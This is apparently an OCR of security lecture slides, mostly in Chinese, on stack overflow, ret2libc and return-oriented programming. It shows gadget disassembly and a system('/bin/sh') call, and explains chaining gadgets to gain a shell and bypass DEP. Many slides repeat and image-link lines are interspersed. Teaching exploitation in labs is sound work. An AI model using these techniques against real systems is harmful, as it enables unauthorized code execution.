
Return to Library

stack overflow ret



Return to Library

stack overflow ret



Return to Library

stack overflow **ret**

system(“/bin/sh”)

Return to Library

- 補充：
  - “/bin/sh” 字串位置也可以在 libc 中找到，因此當程式中沒有該字串，可從 libc 裡面找
  - system 參數只要 “sh” 即可，因此也可以考慮只找 “sh” 字串

Lab 3

- r3t2lib

ROP

- 透過 ret 去執行其他包含 ret 的程式碼片段
- 這些片段又稱為 gadget

```
4027ba:    5b                      pop    rbx
4027bb:    5d                      pop    rbp
4027bc:    41 5c                   pop    r12
4027be:    41 5d                   pop    r13
4027c0:    41 5e                   pop    r14
4027c2:    41 5f                   pop    r15
4027c4:    c3                      ret
```

```
40274c:    48 81 c7 00 06 00 00    add    rdi,0x600
402753:    48 89 f8                mov    rax,rdi
402756:    c3                      ret
```


```
4026c5:    5a                      pop    rdx
4026c6:    58                      pop    rax
4026c7:    48 83 c4 08             add    rsp,0x8
4026cb:    5d                      pop    rbp
4026cc:    c3                      ret
```


ROP

- Why do we need ROP ?
  - Bypass DEP
  - Static linking can do more thing

ROP


- ROP chain
  - 在夠長的 buffer overflow 後 stack 內容幾乎都由我們控制，我們可以藉由 ret = pop rip 指令，持續的控制 rip






ROP


- ROP chain
  - 在夠長的 buffer overflow 後 stack 內容幾乎都由我們控制，我們可以藉由 ret = pop rip 指令，持續的控制 rip






ROP


- ROP chain
  - 在夠長的 buffer overflow 後 stack 內容幾乎都由我們控制，我們可以藉由 ret = pop rip 指令，持續的控制 rip






ROP

- ROP chain
  - 在夠長的 buffer overflow 後 stack 內容幾乎都由我們控制，我們可以藉由 ret = pop rip 指令，持續的控制 rip





ROP

- ROP chain
  - 在夠長的 buffer overflow 後 stack 內容幾乎都由我們控制，我們可以藉由 ret = pop rip 指令，持續的控制 rip

ROP

- ROP chain
  - 由眾多的 ROP gadget 組成
  - 藉由不同的 register 及記憶體操作，呼叫 system call 達成任意代碼執行
  - 基本上就是利用 ROP gadget 來串出我們之前寫的 shellcode 的效果

ROP


- Gadget
  - read/write register/memory
    - pop rax;pop rcx ; ret
    - mov [rax],rcx ; ret
  - system call
    - syscall
  - change rsp
    - pop rsp ; ret
    - leave ; ret

ROP

- Write to Register
  - pop reg ; ret
  - mov reg, reg ; ret
  - …


ROP

- Write to Register
  - let rax = 0xdead rbx = 0xbeef




ROP

- Write to Register
  - let rax = 0xdead rbx = 0xbeef




ROP

- Write to Register
  - let rax = 0xdead rbx = 0xbeef




ROP

